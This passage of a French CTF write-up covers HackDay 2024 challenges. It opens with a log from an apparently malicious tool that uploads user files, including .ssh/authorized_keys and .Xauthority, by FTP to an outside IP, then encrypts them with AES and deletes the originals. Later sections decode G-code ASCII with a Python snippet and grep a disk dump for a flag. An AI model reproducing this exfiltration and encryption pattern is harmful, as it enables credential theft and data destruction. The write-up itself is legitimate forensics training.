phase data modification : /home/ubuntu/.Xauthority and /home/ubuntu/.Xauthority.enc
############################### Working on : /home/ubuntu/.cache/motd.legal-
displayed FTP: Host: 13.98.138.213 and port 20304 FTP login: anonymous password
```

```
: anonymous FTP working dir : /srv/www/dump/ FTP stored file commande : STOR
/home/ubuntu/.cache/motd.legal-displayed local file sent :
/home/ubuntu/.cache/motd.legal-displayed AES secret key : b'vLuUbS2o4i6Pr8jX' Mode
: 2 iv : b'bM8ftekoUEWCTbP5' Reading content of file :
/home/ubuntu/.cache/motd.legal-displayed Processing content and returned value of
process Encrypting data using AES Cleaning phase data modification :
/home/ubuntu/.cache/motd.legal-displayed and /home/ubuntu/.cache/motd.legal-
displayed.enc #################### Working on :
/home/ubuntu/.ssh/authorized_keys FTP: Host: 13.98.138.213 and port 20304 FTP
login : anonymous password : anonymous FTP working dir : /srv/www/dump/ FTP stored
file commande : STOR /home/ubuntu/.ssh/authorized keys local file sent :
/home/ubuntu/.ssh/authorized_keys AES secret key : b'vLuUbS2o4i6Pr8jX' Mode : 2 iv
: b'bM8ftekoUEWCTbP5' Reading content of file : /home/ubuntu/.ssh/authorized_keys
Processing content and returned value of process Encrypting data using AES Cleaning
phase data modification : /home/ubuntu/.ssh/authorized keys and
/home/ubuntu/.ssh/authorized_keys.enc
```

On peut donc constituer le flag suivant :

```
\label{lower} $$ HACKDAY\{bM8ftekoUEWCTbP5:vLuUbS2o4i6Pr8jX:13.98.138.213:20304:/srv/www/dump/:/home/:.enc\} $$
```

Blueprint mirage

73 Solves

\Rightarrow

BLUEPRINT MIRAGE

100

Isnubi


Un gang nommé MustardIsLie, basé à Dijon, a semé la terreur en 2022 en exerçant des pressions et des menaces sur les usines de moutarde de la région. Une rumeur suggère qu'ils pourraient être responsables de la crise ayant entraîné une hausse fulgurante du prix de la moutarde en France à cette époque. Depuis lors, les autorités sont à leurs trousses. La semaine dernière, les forces de l'ordre ont réussi à localiser et à lancer un assaut sur leur quartier général. Anticipant l'attaque, les membres ont réussi à détruire une grande partie des informations importantes, par exemple, celles les liant à leurs collaborateurs. Malgré cela, l'opération a été un succès, et les principaux membres de l'organisation ont été placés derrière les barreaux. Bien que beaucoup de choses aient été détruites, une clé USB a été retrouvée dans un tiroir. Cette dernière contenait un unique fichier avec des informations étranges. Cela semble suspect. Vérifiez si ce fichier ne renfermerait pas une information utile!

Dans ce challenge on nous donne un fichier texte un peu chelou :

```
1; FLAVOR: Marlin
 2;TIME:20829
 3; Filament used: 12.0701m
 4 ;Layer height: 0.2
5;MINX:50.071
6;MINY:50.093
 7;MINZ:0.2
 8;MAXX:169.929
9;MAXY:169.907
10 ;MAXZ:5
11 ;Generated with Cura_SteamEngine main
12 ;Set parameters
13 F072
14 F065
15 F067
16 F075
17 F068
18 F065
19 F089
20 F123
21 F080
22 F114
23 F051
24 F083
25 F115
26 F095
27 F070
28 F095
29 F055
30 F079
31 F095
32 F112
33 F114
34 F065
35 F089
36 F125
37 M82 ;absolute extrusion mode
38; Ender 3 Custom Start G-code
39 G92 E0 ; Reset Extruder
40 G28 ; Home all axes
41 M104 S175 ; Start heating up the nozzle most of the way
42 M190 S50; Start heating the bed, wait until target temperature reached
43 M109 S215.0 ; Finish heating the nozzle
44 G1 Z2.0 F3000; Move Z Axis up little to prevent scratching of Heat Bed
45 G1 X0.1 Y20 70.3 F5000.0 : Move to start nosition
```

C'est un fichier gcode. Les fichiers gcode sont utilisé pour les modèle 3D pour les imprimantes 3D.

Si on utilise des sites de visualisation de gcode comme ce site : https://ncviewer.com/ on obtient ça :



C'est le logo du HackDay.

Après avoir fait quelques recherches sur internet sur des CTF en rapport avec des fichiers GCODE je suis tombé sur ça : https://medium.com/@forwardsecrecy/hackmethod-august-2017-challenges-write-up-51a6ecbd3520

Dans ce challenge ils décrivent que dans les fichiers GCODE les instruction "F" sont en fait des indications pour l'imprimante 3D. Donc uniquement process lors de l'impression et donc non process par des logiciels de visualisation de fichier GCODE. Deplus dans ce challenge ils précisent que les nombres suivant la lettre F sont en fait des valeurs ASCII.

Dans notre cas voilà les instructions F au début du fichier :

```
9;MAXY:169.907
10 ;MAXZ:5
11 ;Generated with Cura_SteamEngine main
12 ;Set parameters
13 F072
14 F065
15 F067
16 F075
17 F068
18 F065
19 F089
20 F123
21 F080
22 F114
23 F051
24 F083
25 F115
26 F095
27 F070
28 F095
29 F055
30 F079
31 F095
32 F112
33 F114
34 F065
35 F089
36 F125
```

On peut donc faire ce code python pour résoudre ce challenge :

```
def remove_F_and_convert_to_ascii(input_strings):
    result = []

for string_with_F in input_strings:
    # Supprimer la lettre 'F'
    #string_without_F = string_with_F[1:]

# Convertir le reste en chiffre décimal
    #decimal_value = int(string_without_F, 16)

# Convertir le chiffre en lettre ASCII
    ascii_character = chr(int(string_with_F))

# Ajouter le résultat à la liste
    result.append(ascii_character)


return result

# Liste des chaînes avec 'F'
```

Ce qui nous donne :

```
HACKDAY{Pr3Ss_F_70_prAY}
```

Find the traces (AKA la fraude)



Dans ce challenge on nous donne un fichier de 1 Go qui est un dump de machine linux.

J'ai fais juste le truc le plus simple du monde :

```
(kali@ kali)-[~/Hackday_2024/Forensics/traces]
$ strings dump.dd| grep "HACKDAY*"
HACKDAY{H4Wks_W@$_H3Re}
```

Bon baaaaah 1 Go pour ça